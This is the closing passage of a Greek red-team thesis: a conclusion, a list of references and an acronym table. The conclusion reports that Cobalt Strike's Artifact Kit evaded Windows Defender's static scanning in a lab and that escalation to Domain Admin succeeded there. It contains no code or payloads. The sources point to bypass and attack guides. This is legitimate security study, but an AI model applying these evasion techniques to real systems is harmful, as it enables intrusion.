ίδιο το πλαίσιο. Το Artifact Kit προσφέρει μια γρήγορη και σταθερή λύση στην προσπέλαση άμυνων σε Antivirus στατικής ανίχνευσης όπως Windows Defender. Όλες οι τεχνικές, τακτικές, διαδικασίες αλλά και οι επιθέσεις που χρησιμοποιήθηκαν σε αυτό το πείραμα τόσο στην αποφυγή της άμυνας του Windows Defender όσο και στην ανύψωση δικαιωμάτων τοπικού διαχειριστή, πλευρική κίνηση, μίμηση χρήστη και ανύψωση δικαιωμάτων Διαχειριστή Τομέα λειτουργούν κανονικά χωρίς κανένα πρόβλημα μέχρι την τελευταία ενημέρωση Ιουνίου-Ιουλίου του Λειτουργικού Συστήματος Microsoft

Windows σύμφωνα με τις προσωπικές προσαρμογές του συγγραφέα της διπλωματικής. Ωστόσο, το Artifact Kit δίνει την δυνατότητα σε κάθε χρήστη να προσαρμόζει προσωπικά την κεφαλίδα pipe που χρησιμοποιούν τα εκτελέσιμα του Cobalt Strike και όσο ο Windows Defender λειτουργεί στατικά θα παραβιάζεται. Ωστόσο, αυτές οι τεχνικές σε ένα πιο εξειδικευμένο περιβάλλον με την χρήση EDR ή XDR δεν θα λειτουργούσαν και αυτό προκύπτει από τις τεχνικές που χρησιμοποιεί το Artifact Kit για να δημιουργήσει κανόνες συμπεριφοράς στα παραγόμενα κακόβουλα ωφέλιμα αρχεία. Επειδή, το Artifact Kit και συγκεκριμένα η τεχνική που προσαρμόσαμε σε αυτό το πείραμα μας στοχεύει σε στατικά προϊόντα άμυνας, σε ένα δυναμικό προϊόν ή σε ένα αμυντικό προϊόν που λειτουργεί με τεχνητή νοημοσύνη θα αποτύχαινε από την πρώτη στιγμή που το κακόβουλο ωφέλιμο αρχείο θα είχε εγγραφεί πάνω στο δίσκο ενός τέτοιου είδους μηχανήματος.

Πηγές

https://www.amazon.com/Red-Team-Development-Operations-practical-ebook/dp/B0842BMMCC

https://purplesec.us/red-team-vs-blue-team-cyber-security/

https://www.f5.com/labs/articles/education/what-is-the-principle-of-least-privilege-and-why-is-it-important

https://swordsec.com/solutions/red-team-pentest/

https://www.fortinet.com/resources/cyberglossary/operational-security

https://study.com/academy/lesson/group-policy-objects-in-windows-server-2012-r2-overview-types.html

https://www.cobaltstrike.com/

https://www.mandiant.com/resources/defining-cobalt-strike-components

https://www.cobaltstrike.com/blog/raffis-abridged-guide-to-cobalt-strike/

https://github.com/S1ckB0y1337/Cobalt-Strike-CheatSheet

https://lookbook.cyberjungles.com/osep-preperation-notes/msf-payload-types-staged-vs.-non-staged

https://www.cobaltstrike.com/blog/staged-payloads-what-pen-testers-should-know/

https://buffered.io/posts/staged-vs-stageless-handlers/

https://attack.mitre.org/

https://en.wikipedia.org/wiki/Advanced_persistent_threat

https://en.wikipedia.org/wiki/Active_Directory

http://www.harmj0y.net/blog/redteaming/trusts-you-might-have-missed/

https://networkencyclopedia.com/discretionary-access-control-list-dacl/

https://networkencyclopedia.com/system-access-control-list-sacl/

https://www.barracuda.com/glossary/dmz-network

https://www.wappalyzer.com/

https://wpscan.com/wordpress-security-scanner

https://www.neuralegion.com/blog/local-file-inclusion-lfi/#:~:text=Local%20File%20Inclusion%20is%20an,XSS)%20and%20remote%20code%20execution.

https://www.hackingarticles.in/smtp-log-poisioning-through-lfi-to-remote-code-exceution/

https://www.geeksforgeeks.org/difference-between-bind-shell-and-reverse-shell/#:~:text=Bind%20Shells%20have%20the%20listener,the%20attacker%20with%20a%20shell.

https://www.sciencedirect.com/topics/computer-science/privilege-escalation

https://twelvesec.com/2020/07/30/introducing-rootend/

https://github.com/twelvesec/rootend

https://www.techopedia.com/definition/5402/tunneling#:~:text=Tunneling%20is%20a%20protocol%20that,through%20a%20process%20called%20encapsulation.&text=Tunneling%20is%20also%20known%20as%20port%20forwarding.

https://anubissec.github.io/How-To-Pivot-Into-Target-Network-With-SSH/#

https://github.com/twelvesec/port-forwarding

https://www.cynet.com/attack-techniques-hands-on/llmnr-nbt-ns-poisoning-and-credential-access-using-responder/

https://en.wikipedia.org/wiki/Component_Object_Model#:~:text=Component%20Object%20Model%20(COM)%20is,large%20range%20of%20programming%20languages.&text=The%20latter%20only%20implements%20a%20subset%20of%20the%20whole%20COM%20interface.

https://www.cyberbit.com/blog/endpoint-security/com-hijacking-windows-overlooked-security-vulnerability/

https://www.howtogeek.com/school/sysinternals-pro/lesson1/

https://www.groovypost.com/reviews/dllhost-windows-process-explained/

https://medium.com/@SumitVerma101/windows-privilege-escalation-part-1-unquoted-service-path-c7a011a8d8ae#:~:text=When%20a%20service%20is%20created,of%20the%20time%20it%20is

https://dmcxblue.gitbook.io/red-team-notes/privesc/unquoted-service-path

https://medium.com/@anastasisvasileiadis/windows-privilege-escalation-alwaysinstallelevated-641e660b54bd

https://offsec.almond.consulting/UAC-bypass-dotnet.html

https://attack.mitre.org/techniques/T1548/002/

https://www.pentestpartners.com/security-blog/bloodhound-walkthrough-a-tool-for-many-tradecrafts/

https://github.com/BloodHoundAD/BloodHound

https://trial.cobaltstrike.com/help-psexec

https://posts.specterops.io/offensive-lateral-movement-1744ae62b14f

https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/post-exploitation_lateral-movement-gui.htm

https://adsecurity.org/?page_id=1821

https://www.tarlogic.com/blog/how-kerberos-works/

https://www.tarlogic.com/blog/how-to-attack-kerberos/

https://www.tarlogic.com/blog/kerberos-iii-how-does-delegation-work/

https://github.com/leechristensen/SpoolSample

https://www.socinvestigation.com/most-common-antivirus-evasion-and-bypass-techniques/

https://pentestlaboratories.com/2021/05/17/amsi-bypass-methods/

https://payatu.com/blog/arun.nair/amsi-bypass

https://en.it-pirate.eu/windows-10-applocker-policies-still-affect-disabling-service/

https://github.com/api0cradle/UltimateAppLockerByPassList

https://www.hacking-tutorial.com/hacking-tutorial/how-to-bypass-windows-applocker/

https://github.com/rasta-mouse/ThreatCheck

https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/artifacts-antivirus_artifact-kit-main.htm

https://www.trellix.com/en-us/security-awareness/endpoint/what-is-endpoint-detection-and-response.html

Πίνακας Ακρωνύμων

Πίνακας 4: Πίνακας Ακρωνύμων.

Ολοκληρωμένη Λέξη	Ακρώνυμο
Tactics Techniques Procedures	TTPs
Administrator	Admin
Penetration Testing	Pen Test
Confidentiality Integrity Availability	CIA
Operational Security	OPSEC
Security Information and Event Management	SIEM
Command & Control	C2 ή C&C
Remote Access Trojan	RAT
Hypertext Transfer Protocol Secure	HTTPS
Hypertext Transfer Protocol	HTTP
Domain Name Service	DNS
Dynamic Link Library	DLL
Transmission Control Protocol	TCP
Server Message Block	SMB
Internet Protocol	IP
Type Length Value	TLV
Packet Capture	PCAP
Advanced Persistence Threat	APT
Rules of Engagement	R(o)E
Active Directory	AD
Domain Controller	DC
Organizational Units	OU
Domain Administrator	DA
Access Control List	ACL
Access Control Entry	ACE
Discretionary Access Control List	DACL
System Access Control List	SACL
Component Object Model	COM
COM CLASS	COCLASS
CLASS ID	CLSID
PROGRAM ID	PROGID
Identify ID	IID
Hive Key Current User	HKCU
Hive Key Local Machine	HKLM

Dynamic Link Library	DLL
User Access Control	UAC
Windows Management Instrument	WMI
Antimalware Scan Interface	AMSI
Remote Desktop Protocol	RDP
Key Distribution Center	KDC
Ticket Granting Ticket	TGT
Ticket Granting Server	TGS
Lightweight Directory Access Protocol	LDAP
Application Server	AP
User Datagram Protocol	UDP
Windows New Technology LAN Manager	NTLM
Privilege Attribute Certificate	PAC
Service Principal Name	SPN
Common Internet File System	CIFS
Pass The Hash	PTH
Database	DB
Microsoft Windows Installer	MSI
Endpoint Detection and Response	EDR
Extended Detection and Response	XDR